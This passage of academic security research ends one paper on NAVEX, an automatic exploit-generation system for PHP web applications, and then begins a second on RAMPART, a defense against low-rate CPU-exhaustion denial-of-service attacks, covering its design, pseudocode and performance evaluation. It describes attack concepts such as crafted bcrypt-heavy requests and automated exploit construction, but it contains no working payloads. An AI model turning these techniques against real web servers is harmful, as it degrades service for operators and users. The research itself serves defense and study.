the local system. In a given test setting, this can be made to work with our solver, but to make this work across all platforms requires more engineering effort. Another issue is of deriving TAC formulas from graph nodes automatically. It is a challenging process that involves analyzing each AST node and supporting different node structures for each node type. For example, the left-hand side of an assignment statement in PHP can be a simple variable, a constant, a function call, nested function calls, etc. We have carefully considered these cases, and NAVEX has the support for most such node types and structures, yet there are a few instances still under development. In our data set, NAVEX incorrectly flagged only 5 sinks as XSS exploitable in `osCommerce2.3.3` and `WeBid`. In PHP, statically handling dynamic calls to functions is challenging. NAVEX utilizes CPGs, which do not have full support for resolving dynamic function calls. However, this did not have a big impact on the results reported by NAVEX. For instance, there were 3 false positives reported for EAR vulnerability in `Joomla`, `OpenConf`, and `MediaWiki`.

## 6 Related Work

**Exploit generation for web applications.** Exploit generation has seen a lot of interest in binary application [8, 14, 21]. For web applications, the closest work to NAVEX is Chainsaw [7], a system that uses purely static analysis to build concrete exploits. NAVEX differs from Chainsaw in 2 aspects: $(i)$ it performs a combination of dynamic and static analyses, which enables it to better scale to large applications and to find more exploits, $(ii)$ it supports finding exploits for multiple classes of vulnerabilities. Additional related works include Ardilla [25], which uses concolic execution and taint tracking to construct SQLI and XSS attack vectors; CRAXweb [22], which employs concrete and symbolic execution supported by a constraint solver to generate SQLI and XSS exploits. QED [27] generates first-order SQLI and XSS attacks using static analysis and model checking for Java web applications. [32] generates inputs that expose SQLI vulnerabilities using concolic execution of PHP applications. EKHunter [19] combines static analysis and constraint solving to find exploits in for-crime web applications. WAPTEC [13] and NoTamper [12] generate exploits for parameter-tampering vulnerabilities. These works, however, are limited to single PHP modules and do not consider whole-application paths.

**Modeling with code property graphs.** Yamaguchi et al. [33] introduced the notion of CPGs for vulnerability modeling and discovery in C programs. In a follow-up work [9], they applied CPGs for vulnerability discovery on PHP applications. While our work uses the flexibility and efficiency that CPGs offer, our problem goes a step further to generate actual executable exploits. As a consequence, we enhance CPGs with additional attributes.

**Vulnerability analysis.** There is a large body of research that studied server-side vulnerability detection. Broadly, there are static analysis approaches (such as [11, 15, 16, 18, 23, 24, 26, 29–31, 34]), dynamic analysis approaches (e.g., [20, 28]), and hybrid approaches (such as [10]). Although NAVEX employs some of these analysis techniques to find vulnerabilities, the aim of NAVEX is different from these works as it constructs exploits for the identified vulnerabilities. Our navigation modeling is inspired by MiMoSA [11], which is a system that finds data and workflow vulnerabilities by analyzing modules of web applications. NAVEX advances the analysis by combining static and dynamic analyses to construct concrete exploits for large web applications.

## 7 Conclusions

In this paper, we present NAVEX, an automatic exploit generation system that takes into account the dynamic features and the navigational complexities of modern web applications. On our dataset, NAVEX constructed a total of 204 exploits, of which 195 are on taint-style vulnerabilities, and 9 are on logic vulnerabilities. We demonstrated that NAVEX significantly outperforms prior work on the precision, efficiency, and scalability of exploit generation.

## Abstract

Denial-of-Service (DoS) attacks pose a severe threat to the availability of web applications. Traditionally, attackers have employed botnets or amplification techniques to send a significant amount of requests to exhaust a target web server's resources, and, consequently, prevent it from responding to legitimate requests. However, more recently, highly sophisticated DoS attacks have emerged, in which a single, carefully crafted request results in significant resource consumption and ties up a web application's back-end components for a non-negligible amount of time. Unfortunately, these attacks require only few requests to overwhelm an application, which makes them difficult to detect by state-of-the-art detection systems.

In this paper, we present Rampart, which is a defense that protects web applications from sophisticated CPU-exhaustion DoS attacks. Rampart detects and stops sophisticated CPU-exhaustion DoS attacks using statistical methods and function-level program profiling. Furthermore, it synthesizes and deploys filters to block subsequent attacks, and it adaptively updates them to minimize any potentially negative impact on legitimate users.

We implemented Rampart as an extension to the PHP Zend engine. Rampart has negligible performance overhead and it can be deployed for any PHP application without having to modify the application's source code. To evaluate Rampart's effectiveness and efficiency, we demonstrate that it protects two of the most popular web applications, WordPress and Drupal, from real-world and synthetic CPU-exhaustion DoS attacks, and we also show that Rampart preserves web server performance with low false positive rate and low false negative rate.

## 1 Introduction

Denial-of-Service (DoS) attacks are a class of attacks that aim to deteriorate the target system's availability and performance. They prevent the system from handling some or even all requests from legitimate users, by overwhelming its available resources, e.g., network bandwidth, disk space, memory, or CPU time. Consequently, users might experience long delays when interacting with the victim system, or they might be completely unable to access it. Availability and performance are essential to high-profile web servers, such as those operated by banks, news organizations, and governments, however, which are regular targets of DoS attacks [9, 21].

To degrade the performance of web servers, a common practice is to launch Distributed DoS attacks (DDoS) that flood the target system with numerous requests. Specifically, among other attacks, attackers might command thousands of computers (or more) to send attack traffic, or they might spoof the victim's IP address to launch reflected attacks [29, 34]. Fortunately for defenders, these attacks incur comparatively high cost for the attackers (e.g., acquiring a large-size botnet to mount the attack) and they can often already be detected by state-of-the-art network-level defense mechanisms [23–25, 30, 31].

Unfortunately, sophisticated DoS attacks gained significant traction recently. In sophisticated attacks, attackers use low-bandwidth, highly targeted, and application-specific traffic to overwhelm a target system [8, 12, 14, 22]. Different from traditional DDoS attacks that rely on flooding a victim system with an *extensive* amount of traffic, sophisticated DoS attacks require less resources and utilize a lower volume of *intensive* requests to attack the victim system's availability. Specifically, attackers target *expensive* or *slow* execution paths of the victim system. For example, an intensive attack might request the system to calculate computationally-expensive hashes for millions of times by specifying an unusually high iteration count for the `bcrypt` function. Particularly problematic is that sophisticated DoS attacks are difficult to detect by state-of-the-art defenses, such as source address filtering or traceback mechanisms, because they were designed to mitigate large-scale network-layer DDoS attacks [18, 23–25, 30, 31, 36, 37].

In this paper, we design and implement a defense mechanism, RAMPART, to protect a web application's back end from sophisticated DoS attacks. RAMPART aims to mitigate attacks that overwhelm the available *CPU resources* (CPU time) of a web server through *low-rate* application-layer attack traffic, which we call *CPU-exhaustion DoS attacks*. Therefore, we design RAMPART to accurately and efficiently detect and stop suspicious intensive attacks that may cause CPU exhaustion, and to be capable to block future attacks, without negatively affecting the application's availability for legitimate users.

Developing such a defense is challenging. First, attack requests can blend in well with normal requests: Similar to requests sent by legitimate users, they also arrive at a low rate. Moreover, attack requests are generally well-formed, and, thus, do not cause the application to crash or throw an exception except for possibly resource exhaustion exceptions (e.g., a stack overflow exception). In turn, it is difficult to differentiate these two kinds of requests, i.e., it is non-trivial to block only attack requests without also incorrectly blocking legitimate requests. Since a legitimate request can be mistakenly labeled as suspicious, the defense system has to quickly detect and revoke any false positive filter that blocks legitimate requests, to not reduce the application's availability unnecessarily.

To address these challenges, we leverage statistical methods and fine-grained context-sensitive program profiling, which allows us to accurately detect and attribute CPU-exhaustion DoS attacks. Specifically, RAMPART actively monitors all requests to precisely model the resource usage of a web application at the function-level. It then dynamically builds and updates statistical execution models of each function by monitoring the runtime of the function called under *different contexts*. Upon arrival of a new request, the request is then constantly checked against the statistical models to detect suspicious deviation in execution time at runtime. RAMPART lowers the priority of a request that it labeled as suspicious by aborting or temporarily suspending the application instance that is serving it, depending on the server's load. To prevent pollution attacks against the statistical models, RAMPART collects only profiling measurements of normal requests that do not cause a CPU-exhaustion DoS and that do not deviate much from the norm observed in the past. It also enforces a rate limit by network address.

RAMPART can deploy filters to prevent future suspicious requests from over-consuming the server's CPU time. It employs an *exploratory* algorithm to tackle the problems of *false positive requests* and *false positive filters*. Specifically, when a true positive attack request is detected, a filtering rule is deployed to block *similar* suspicious requests, which might include legitimate requests (false positives). RAMPART dynamically removes the deployed filter once the attack ends, to recover service for any legitimate users who might have been affected by the filter. Similarly, a false positive filter might be created if a legitimate request was incorrectly identified as suspicious. To not negatively impact an application's availability for future legitimate requests, RAMPART periodically evaluates (explores) all generated filter policies and deactivates false positive filters. In turn, this algorithm allows RAMPART to rapidly and intelligently discover false positive rules, while simultaneously thwarting true attacks.

We design RAMPART as a general defense against CPU-exhaustion DoS attacks. Importantly, to be protected by RAMPART, it is not necessary to modify a web application or its source code in any way. To emphasize the practicality of RAMPART, we implemented a prototype of RAMPART for PHP, which remains the most popular server-side programming language today [5]. Moreover, we thoroughly evaluated our prototype implementation, and we find that it incurs negligible performance overhead of less than an additional 3 ms for processing a request, i.e., roughly 0.1% of the median website load times [33].

Finally, we demonstrate that RAMPART can effectively preserve the availability and performance of real-world, non-trivial web applications when they are victim of CPU-exhaustion DoS attacks. We focus on two of the most popular open-source content management systems: Drupal and WordPress. For example, when launching *known* attacks without RAMPART's protection, then the average CPU usage increases from 32.21% to 95.05% for attacks on Drupal and from 42.21% to 94.14% for attacks on WordPress. However, if protected by RAMPART, then the average CPU usage remains comparatively stable at no more than 39.62% for Drupal and 51.40% for WordPress. Last, we demonstrate RAMPART's ability to protect the two applications from *unknown* vulnerabilities.

We make the following technical contributions:

- We present RAMPART, which is a defense that detects and mitigates sophisticated CPU-exhaustion DoS attacks against web applications by using statistical models and function-level program profiling.
- We implement RAMPART as an extension for the PHP Zend engine. Our prototype has negligible performance overhead and it can be readily deployed for 83% of websites worldwide without requiring source code modifications.
- We develop algorithms to reduce the false positive rate when detecting attacks and to mitigate any negative impact of a false positive. In turn, RAMPART has a low false positive rate of less than 1%.
- We thoroughly evaluate RAMPART with both real-world and synthetic vulnerabilities in two popular web applications, and we demonstrate that it effectively mitigates the impact of low-rate CPU-exhaustion DoS attacks and preserves application availability and server performance.

## 2 Rampart

In this section, we discuss the design of RAMPART, our defense mechanism to detect and mitigate sophisticated application-layer CPU-exhaustion DoS attacks (Section 2.1). Precisely, RAMPART performs context-sensitive function-level profiling to learn precise execution models for each endpoint of an application (Section 2.2). Whenever the server is overwhelmed, the system terminates or suspends anomalous prolonged application instances that it suspects to be suffering from an attack (i.e., instances it suspects are attempting to serve an attack request), to reduce the server's workload (Section 2.3). RAMPART employs a probabilistic algorithm to limit the false positive rate when stopping attacks (Section 2.4) and it constructs filtering rules to adaptively block future attacks using an exploratory algorithm (Section 2.5). Finally, we discuss how to optimize the performance of RAMPART (Section 2.6) and we detail our prototype implementation (Section 2.7).

### 2.1 Threat Model and Challenges

**Threat Model.** We consider a remote attacker that can send arbitrary HTTP(S) requests to a server serving a web application that is vulnerable to CPU-exhaustion DoS attacks. The attacker can exploit the vulnerability by sending carefully crafted requests that will consume a significant amount of the web server's CPU time. Her goal is to occupy all available CPU resources (cores) by sending multiple requests in parallel at a low rate. Attack requests are well-formed, and, thus, they cannot be easily distinguished from legitimate requests through statistical features, such as the size, or the values of the payload. She can also send legitimate requests to hide her attack among legitimate traffic. She does not, however, send numerous attack requests within a very short time window, i.e., flooding the target server, because volumetric attacks with a high attack rate can be easily detected by complementary network-based defenses, and a low attack rate is already sufficient to overwhelm the web server. Therefore, remote attackers who flood the web server with numerous requests at a time are outside the scope of our threat model.

To detect and stop low-rate CPU-exhaustion DoS attacks efficiently, we have to address five core challenges:

**Detection.** Different from conventional DDoS attacks, low-rate application-layer DoS attacks are difficult to detect because they do not overwhelm a web server with large number of concurrent requests. In turn, existing state-of-the-art network-layer defense mechanisms [18, 23–25, 30, 31, 36, 37] cannot detect these sophisticated DoS attacks.

**Attribution.** It is not straight-forward how to attribute an attack to its corresponding request(s). In fact, it is particularly difficult because attack requests exercise legitimate functionality of the web application and they do not crash the application. Indeed, they do not even hijack the application's control flow.

**Prevention.** Developing a mitigation strategy that effectively stops the attacks while not negatively impacting the application's availability to normal users is not trivial. For example, simplistic URL-based requests filtering techniques are ill-suited because attackers send requests to endpoints that normal users may also visit. Relying on hand-crafted features and payload values is similarly problematic because they do not scale across applications or attacks, and because real attack payloads can depend on other parameters and they may even vary per user or time for some (unknown) vulnerabilities [1].

**False Positives.** Naturally, any defense mechanism relying on statistical properties may have false positives, i.e., legitimate requests that are blocked by a filter, or requests that might incorrectly be identified as attack requests, and, hence, might cause a false positive filter to be deployed. Considering the nature of low-rate application-layer DoS attacks, minimizing the false positive rate and the impact of false positive filters is a major challenge.

**Performance.** Lastly, our defense mechanism must not introduce significant performance overhead to the protected application. In particular, users must not notice any performance degradation when the application is running at normal load.

### 2.2 Web Application CPU Usage Modeling

RAMPART monitors and learns profiles (models) of a web application to establish the resources it normally requires. We use the models as reference to detect suspicious requests (Section 2.3). Web application commonly provide multiple endpoints for interaction. Users can request each of those endpoints under different contexts (e.g., anonymous or authenticated), and each requires different and diverse processing resources. Therefore, a profile at the application-level or request-level is not suitable to differentiate attack requests from normal requests.

To precisely model the resource usage of a web application in different states, RAMPART employs context-sensitive function-level program profiling. Specifically, RAMPART records the CPU time spent in a function (including time spent by the operating system's kernel on behalf of the function) instead of its wall clock time, because an application instance can be interrupted and rescheduled by the operating system before the function returns. RAMPART associates the measured execution time with a unique ID, representing the application's cur-

rent execution *state*. The ID is obtained from the calling context of the function and its name. In particular, we encode the execution state (ID) by calculating the hash value of the application's past states and the name of the function being invoked. We compute the state when a function $c$ is invoked by its parent function $p$ as follows: $\text{STATE}(c) = \text{HASH}(\text{STATE}(p), c)$.

As a result, the ID of a function frame depends on all of its parent callers. To keep track of previous application states, RAMPART maintains a shadow call stack, where each function frame stores the application state when it is called. We push a covering *main* function to the bottom of the call stack to measure the total CPU time spent in an endpoint. We employ the name of an endpoint (e.g., `/login`) as the initial state to differentiate functions with the same name (e.g., *main*) for different endpoints.

When calculating the ID, we do not consider sibling functions, because a varying numbers of sibling functions may have returned, and they represent a similar state in the program. In addition, executed sibling functions may not necessarily influence the execution of pending functions. For example, suppose that a parent function $p$ calls a child function $s$ for a random number of times at runtime in a loop, before calling another child function $c$. If we consider the previous sibling function $s$, we might have to maintain hundreds or thousands of records for different instances of it, even though they consume very similar amounts of resources. Moreover, we would have different IDs for $c$ for each run of the program. Similarly, we do not use the argument values to encode the state of a function frame because they can also be dynamic.

## 2.3 CPU-Exhaustion DoS Attack Detection

A straw-man approach to detect CPU-exhaustion DoS attacks is to set a global timeout in the web application because a key characteristic of such attacks is that their requests take considerable time and consume numerous CPU cycles of the victim server. However, legitimate requests can also time out and could be mistakenly identified as attack attempts. For example, a user may upload a large file that could take a long time to transfer or process.

Instead of such a straw-man approach, RAMPART monitors the CPU usage of a web server to detect CPU-exhaustion DoS attacks, which works because attackers want to occupy as many CPU cores as possible, so that the victim server is less responsive. Compared with a (global) timeout, abnormally high CPU usage is a more accurate indicator. RAMPART continuously monitors the CPU usage of the server in a fixed interval $T$, and computes the average CPU usage $r_S$ over the last $S$ observations, where $S$ is a parameter that a system administrator configures to control the detection sensitivity. If $r_S$ is greater than a pre-defined threshold $R_{\text{CPU}}$ (e.g., 90%), RAMPART raises an alarm, thus, indicating that the server is overloaded, and likely victim to a CPU-exhaustion DoS attack.

Intuitively, the requests that consumed the most CPU time can be identified as the culprits that caused the CPU-exhaustion. However, this can quickly lead to false negatives. Considering a similar upload example to before, i.e., a few users are uploading large files while a real attack is being launched. If the upload requests consumed slightly more CPU time than the attack requests, then these legitimate requests would be incorrectly detected as the responsible request (false positives) and the real attack requests would evade detection (false negative), although they might always take this long to process.

Instead, RAMPART leverages the function execution models it learned (Section 2.2) to detect suspicious requests that are statistically different from the historical profile. RAMPART periodically (e.g., every 250 ms) checks the CPU time spent in functions that have not returned yet, then it compares the time with the corresponding records in the profiling database, and, finally, it identifies one request as suspicious using the following method:

Let $T_{min}$ and $T_{max}$ be the minimum and maximum timeout thresholds. $T_C$ is the CPU time of a function $f$ in the stack; $\mu$ and $\sigma$ are the mean and standard deviation of $T_C$ with the ID $\text{STATE}(f)$ in the database; $k$ is a parameter that represents the distance from the mean. We rely on the Chebyshev inequality (Equation 1) to estimate how likely one observation differs from the mean without assuming any underlying distributions. In particular, the probability of a random variable ($X$) that is $k$-standard deviations away from the mean is no more than $1/k^2$.

$$P(|X-\mu| > k\sigma) \leq \frac{1}{k^2} \tag{1}$$

$$T_C > min(max(\mu + k \times \sigma, T_{min}), T_{max}) \tag{2}$$

Thus, RAMPART labels a request as suspicious if $T_C$ of function $f$ is more than $k\sigma$ away from the mean (Equation 2). RAMPART can then terminate the application instances that serve such prolonged suspicious requests to release the occupied resources *only* when the web server is overloaded. Otherwise, it repeats the same process until all functions have returned. The minimum threshold $T_{min}$ prevents RAMPART from reporting a request as suspicious if a deeper function with very short execution time (e.g., hundreds of microseconds) times out.

The above method effectively detects suspicious requests for which the required CPU time deviates significantly from what RAMPART observed previously. When serving attack requests, then $T_C$ will be significantly higher for some frames in the call stack compared to legitimate requests. On the contrary, when serving the file-uploading requests and if $T_C$ for all functions will be close

to the means, then these requests will not be marked as *suspicious* (the requests always take this long to process). If they are not close the means, however, then RAMPART aborts these requests *if* the server is overwhelmed, because they are indistinguishable from attack requests.

A limitation of RAMPART is that it requires at least one observation of a function call before it can rely on the function to determine if a request is suspicious. In practice, this training phase can be completed automatically by using a fuzzer, a crawler program to traverse the web application, or an existing test harness. In fact, developers can easily collect training data when testing their applications before deploying them to production. To reduce detection variance, we recommend letting RAMPART make at least $N$ observations (e.g., we use $N = 5$, Section 4) for each endpoint. Although RAMPART might have not collected execution profiles for all states (function calls) of a web application, it knows the execution profile of each endpoint and it can start detecting attack requests.

Another limitation is that an attacker could pollute the profiling records of an application state she selects by gradually increasing the CPU time. We make such pollution harder by sampling requests to be written into the profiling database at random. Additionally, we restrict the number of samples that can be selected from a single network address or network prefix each day. To further increase the difficulty for an attacker to pollute or drift profiling records, one can consider strategies that assign higher importance (weight) to older measurement records when computing the mean and standard deviation (Equation 2).

## 2.4 Probabilistic Request Termination

RAMPART marks a request as suspicious when a function consumes significantly more CPU time than it normally does. It stops serving such suspicious requests when the server is overloaded, due to a real attack or a surge in visitor traffic. While this approach stops real attacks, it can also negatively impact normal users. For example, a user may make requests that RAMPART falsely detects as an attack because they take slightly more time than the threshold that RAMPART calculated (Equation 2). Such requests, together with real attack requests, would then be terminated by RAMPART until the CPU usage is reduced below $R_{\text{CPU}}$.

To reduce the impact of false positives, RAMPART can rely on a probabilistic algorithm to determine if a suspicious request should be dropped. The observation is that suspicious user requests usually do not consume as much CPU time as attack requests. Instead of aborting all suspicious requests immediately, RAMPART can be lenient initially and allow some requests to require slightly more time at a lower priority. Periodically, RAMPART then checks whether these requests have timed out and becomes stricter as the execution time of a timed-out function increases. In other words, a suspicious request that is *fast* is likely to be completely processed before it would be killed. On the contrary, a *slow* suspicious request is probably an attack (a true positive) and will be aborted eventually.

**Algorithm 1** Probabilistic Algorithm

```
1.  procedure INIT
2.      c ← 0, ω ← 1, β ← 1
3.      T_o ← 10 ms, s ← 5 ms, R̂_CPU ← 75%
4.      σ ←STDDEV()
5.      i ←MAX(T_o, σ)
6.      TIMER(CHECK, i)
7.  procedure CHECK
8.      c ← c + 1
9.      r ← USAGE^CPU_avg()
10.     if r > R̂_CPU then
11.         p ← (c × ω + r × β)
12.         if RANDOM(0,100) ≤ p then
13.             ABORTREQUEST()
14.         else
15.             SUSPENDREQUEST(s)
```

We also consider the server workload when determining the probability to abort a suspicious request. Specifically, the probability increases with the average CPU usage so that less CPU time is allocated to slow suspicious requests. RAMPART suspends the allowed suspicious requests temporarily to free CPU time for other requests, i.e., allowed suspicious requests have lower priority.

RAMPART's algorithm to decide whether a request should be aborted or suspended is shown in Algorithm 1. The INIT procedure is executed at a function timeout event. $\hat{R}_{\text{CPU}}$ is the (upper) CPU usage threshold. $\sigma$ is the standard deviation of CPU time of the function frame. $T_o$ is the minimum interval that RAMPART periodically evaluates if the suspicious request should be suspended or aborted. A CPU timer that expires at every interval $i$ is set in line 6. The number of timeouts for a timer is $c$. $\omega$ and $\beta$ correspond to the weights of the counter and CPU usage. RAMPART suspends suspicious requests for the duration of $s$ (wall clock time).

The CHECK procedure is called after INIT and whenever the evaluation timer expires. If the web server's average CPU usage $r$ is greater than $\hat{R}_{\text{CPU}}$, then we calculate the probability $p$ (in percent), and abort the request probabilistically (if it is larger than a random value, line 12). Otherwise, the request is suspended. In either case, the web server can serve other normal requests first.

## 2.5 CPU-Exhaustion DoS Attack Blocking

RAMPART can detect and stop CPU-exhaustion DoS attacks already, but the above design of RAMPART does not prevent such attacks from affecting the victim server. RAMPART lets an attack request be served until it has consumed a significant amount of CPU time. For example, we demonstrate in Section 4.1.1 that attackers can still occupy the web server's CPU and cause CPU-exhaustion DoS by continuously sending such requests. Thus, RAMPART needs to block follow-up attack requests to further mitigate CPU-exhaustion DoS attacks.

We face two challenges in designing a prevention strategy. First, it is difficult to extract features to properly distinguish attack requests from legitimate requests. According to our threat model (Section 2.1), the two kinds of requests can be very similar. The only reliable information RAMPART has learned about an attacker is the network address (which can be spoofed) and the endpoints that are used to exploit the vulnerability. Therefore, RAMPART builds filtering policies using the source IP (network) address, the requested URI, and the request parameters (e.g., the query string and post data, i.e., keys and values of PHP's `GET` and `POST` arrays) of an attack request. RAMPART then immediately rejects a follow-up request matching any filter without further processing it.

An attacker cannot evade the filter by supplying decoy parameters because each parameter is matched independently. She can, however, try to evade using spoofed IP addresses. However, IP address spoofing is an orthogonal problem because:

1. RAMPART is a host-based defense system;
2. IP address spoofing is commonly used in reflected DDoS attacks, which are out of scope of our work;
3. Defenses exist against network-based attacks (e.g., ingress filtering, unicast reverse path forwarding) [17].

Second, a filter should be deployed neither perpetually nor ephemerally. False positives cannot be completely eliminated due to randomness in web applications. On the one hand, a user could be blocked forever by a persistent filter, unless she switches to a different IP address not used by an attacker. On the other hand, if the lifespan of a filter is too short, then an attacker can wait and launch another round of attacks.

To address the above challenge, we design an *exploratory* algorithm to adaptively adjust the lifespan of a filter, instead of setting a fixed lifespan. Specifically, each filter is assigned with a *primary lifespan* when it is first created. A matching request is immediately dropped during the filter's primary lifespan. The filter transitions into an *inactive* state with a *secondary lifespan* when its primary lifespan expires. During the secondary lifespan, RAMPART lets the application serve one matched request at a time to *explore* the result of removing the filter. RAMPART aborts this request if a CPU-exhaustion DoS attack attempt is detected, and it *renews* the filter with a longer primary lifespan to penalize the attacker. Otherwise, the filter is removed because it might have been created as a false positive or the attacks have stopped.

We present the *exploratory* algorithm in Algorithm 2. The INIT-RULE procedure is invoked when a filtering rule is first created. $T_p$ and $T_s$ are the rule's default *primary* and *secondary* lifespans (in seconds), which are set the server's administrator. The primary lifespan expires at time $t_{expiry}$. $\hat{R}_{\text{CPU}}$ and $\check{R}_{\text{CPU}}$ are the *upper* and *lower* CPU usage thresholds. Together with parameter $\alpha$ and $\beta$, they control if RAMPART should *explore* a matched request (line 13-16). *exploring* represents RAMPART's exploration state and is initialized to `false`.

RAMPART calls the CHECK-RULE procedure when a new request arrives. RAMPART drops all incoming requests (line 10) that match the rule (line 8) if it is still active (line 9). After it transitions into the inactive state (line 11), RAMPART may start an exploration if no one is active (line 12). Other *matching* requests received during exploration are dropped (line 22). RAMPART decides if it should explore a request (line 12-15) with a probability depending on the current average server CPU usage $r$, and the parameters $\hat{R}_{\text{CPU}}$, $\check{R}_{\text{CPU}}$, $\alpha$, and $\beta$ (line 5-6). During exploration (line 16-20), the request is aborted immediately if it is detected as suspicious (line 17). The counter $c$ is incremented by one to set a larger new primary lifespan (line 18-19). The rule is deleted if the secondary lifespan has expired (line 24).

This algorithm controls the upper bound of the rate that one attacker can cause CPU-exhaustion DoS on a web server with a unique combination of the fields in a filter. In particular, in any $T_p + T_s$ window, an attacker can cause at most *two* attacks, which RAMPART immediately detects and stops. She cannot evade detection by sending benign requests to hide attacks, because the rule would not be destroyed unless the attacker sends only *one* attack request in a $T_p + T_s$ window. She is further penalized for sending an attack request during the filter's second lifespan with a growing primary lifespan. Therefore, an optimal attacker can cause only *one successful attack* in every $T_p + T_s$ interval (other attacks are quickly stopped).

In turn, our algorithm allows RAMPART to recover the service's availability for a false positive user as soon as the server has sufficient resources. RAMPART is unlikely to detect a false positive user request it explores as suspicious again, because the server load is expected to be lower than the upper CPU usage threshold that is used to detect attacks. Otherwise, requests for one endpoint by a user leading to a false positive would temporarily

**Algorithm 2** Exploratory Algorithm

```
1.  procedure INIT-RULE
2.      T_p ← 60, T_s ← 300, c ← 1
3.      exploring ← false
4.      t_expiry ← CURRENTTIME() + T_p
5.      Ř_CPU ← 25%, R̂_CPU ← 75%
6.      α ← (R̂_CPU + Ř_CPU)/(R̂_CPU − Ř_CPU), β ← 1
7.  procedure CHECK-RULE
8.      if ISRULEMATCHED(rule, request) then
9.          if CURRENTTIME() < t_expiry then
10.             DROPREQUEST(request)
11.         else if CURRENTTIME() < t_expiry + T_s then
12.             if exploring = false then
13.                 r ← USAGE^CPU_avg()
14.                 p ← α(R̂_CPU − r×β)/(R̂_CPU + Ř_CPU)
15.                 if RANDOM(0,100) ≤ p then
16.                     exploring ← true
17.                     if ISATTACKDETECTED(request) then
18.                         c ← c + 1
19.                         t_expiry ← CURRENTTIME() + c × T_p
20.                     exploring ← false
21.             else
22.                 DROPREQUEST(request)
23.         else
24.             DELETERULE(rule)
```

be refused as the server is overloaded and it assigns the *suspicious* requests a lower priority. The user can still access other parts of the application as long as they do not depend on the blocked one.

## 2.6 Performance Optimizations

RAMPART is an in-line dynamic analysis system and, hence, may incur significant performance overhead. Next, we discuss how we optimized its performance.

First, RAMPART needs to make two system calls to measure the CPU time of a function call: one before the actual function call and one after it. Here, the system call overhead can be magnitudes larger than the raw execution time when profiling some built-in functions, e.g., arithmetic functions. Therefore, we want to avoid unnecessary system calls while profiling applications at a fine granularity. One might consider the unprivileged `RTDSC(P)` instruction of x86 processors to query the Time Stamp Counter (TSC) efficiently. Unfortunately, TSC is a global counter and shared among all processes running on the same processor, including unrelated processes, which is why we cannot use it as per-process CPU counter. Instead, we disable profiling for built-in functions, as they take almost constant or negligible time. The execution time of some functions, e.g., string manipulation, however, does strictly depend on its input and we need to take them into account. Fortunately, their execution time is included when RAMPART profiles their parent functions, thus, we do not measure them separately.

We also introduce a parameter `Max_Prof_Depth` to control the overall profiling granularity. It specifies the maximum number of function frames that RAMPART profiles. If `Max_Prof_Depth` is set to 1, then only the covering *main* function is profiled. If `Max_Prof_Depth` is large, more functions are profiled, which may be inefficient as the measured CPU time is inclusive. Practically, RAMPART still blocks CPU-exhaustion DoS effectively with low overhead when trading some profiling precision for performance (Section 3 and Section 4).

Second, some overhead may be the result of input and output operations on past measurements. To improve write performance, RAMPART writes measurements in batch after each request has been completely processed. To further mitigate contention, RAMPART offloads database operations to a dedicated daemon that regularly processes the measurement data.

RAMPART also sets a wall clock timer to periodically query for historical profiling records of function frames that have not yet returned. To improve performance here, RAMPART can clear the timer after the first query to avoid interrupts because it knows when the request will be marked as suspicious. Thus, RAMPART can wait until then or until the request was processed, whichever comes first.

Finally, RAMPART can optionally sample one measurement every $X$ requests, and, in turn, avoid the system calls to write out measurements for $X-1$ requests. The first set of system calls remain required to measure the elapsed CPU time in case of an attack. Sampling also helps to defend against pollution attacks (Section 2.3).

## 2.7 Implementation

We implemented a prototype of RAMPART as an extension to the PHP Zend engine in roughly 2,000 lines of C code. The RAMPART PHP extension is loaded in each PHP process and thread for function profiling and to monitor CPU usage. We use the function `getrusage` provided by Linux to measure the CPU time of a function spent by both the user code and the system calls. The daemon for processing the profiling results is implemented in 400 lines of Python code. We implemented RAMPART for PHP because it remains the most popular server-side programming language today with a market share of 83% [5]. RAMPART is language-agnostic, and it can be implemented for other server-side programming languages as it does not rely on any language-specific features.

## 3 Performance Evaluation

RAMPART is an in-line defense and therefore introduces some performance overhead during normal execution, which we evaluate in this section. We also investigate the performance degradation when a web application is the victim of a CPU-exhaustion DoS attack. For our evaluation, we protect two open-source web applications: Drupal 7.13 and WordPress 3.9.0. We evaluate RAMPART on these specific applications and versions because of their popularity and because they contain known real-world CPU-exhaustion DoS vulnerabilities. Following, we first describe our experiment settings and the baseline performance of the two applications (Section 3.1), then we evaluate the performance overhead introduced by RAMPART (Section 3.2), and, last, we look at the performance degradation caused by sophisticated DoS attacks with and without RAMPART (Section 3.3).

### 3.1 Setup and Baseline Performance

For our experiments, we use two machines, one being web server and one being the client. Both machines are running Debian Stretch (Linux Kernel 4.9.0). The web server runs Apache 2.4.25 with PHP 7.0.19-1 on an Intel Xeon X3450 quad-core CPU with 2.67 GHz and 16 GB RAM. The client is an Intel Xeon W3565 quad-core CPU with 3.2 GHz and 16 GB RAM. Both machines are on the same local area network (LAN) to eliminate any randomness that might result from sending requests over the Internet.

We created 256 user accounts after a fresh installation of each application, and we saved the application database to disk so that we can recover the state for reproducibility. Afterward, we used some accounts to interact with the two applications. We used OWASP Zed Attack Proxy (ZAP) as a network proxy to capture the interactions between the clients (users) and the applications. We also crawled all the endpoints of each web application with ZAP's spider program, and we stored the correspond requests for replay. We then removed requests for static files (e.g., JavaScript, Cascading Style Sheets, etc.) and we merged the remaining requests (generated by humans and the spider program) into the *user trace* for each application. Based on this user trace, we developed a traffic generator that can replay the trace's requests sequentially. It mimics multiple parallel users (replaying multiple interactions in parallel), of whom each is assigned one user account.

To evaluate overall server performance, we measure performance of each web application with various traffic loads (number of users). After each round of experiments, we reset the application to its initial state. We repeated each experiment five times to report average performance metrics ($N = 5$). Importantly, the traffic generator sends two consecutive requests with a 0.1 s pause in-between to simulate a large number of concurrent connections. In practice, however, the interval between consecutive requests sent by a legitimate user are much larger. For each request, we record the timestamps when it was sent ($T_{start}$) and when the corresponding response was received ($T_{end}$), and we compute the *request processing time* ($RPT = T_{end} - T_{start}$). Throughout the experiments, we also monitor the server's CPU usage.

The baseline performance of the server running the two applications is shown in Table 1. Naturally, the average server CPU usage increases as the traffic load increases. With modest loads of no more than 32 user instances, the average RPT (ARPT) of WordPress did not vary much. However, both applications exhibited significant performance degradation in their ARPT once load became heavier (64 user instances and higher). For a fair evaluation, we use 32 user sessions in the remaining experiments.

### 3.2 Performance Overhead

Based on the same parameters, we measure the overhead that our prototype implementation may incur. We report ARPT and average CPU usage in Table 2 for various values of `Max_Prof_Depth`, which is RAMPART's parameter to control how many function frames are profiled. Unsurprisingly, if more function frames are profiled (higher `Max_Prof_Depth`), then performance degrades more. Specifically, for Drupal, the parameter does not negatively affect the ARPT, but its increase correlates with higher CPU usage. For WordPress, the server performance remains close to its baseline performance (Table 1) while `Max_Prof_Depth` was less than five, but performance degrades when more function frames are profiled.

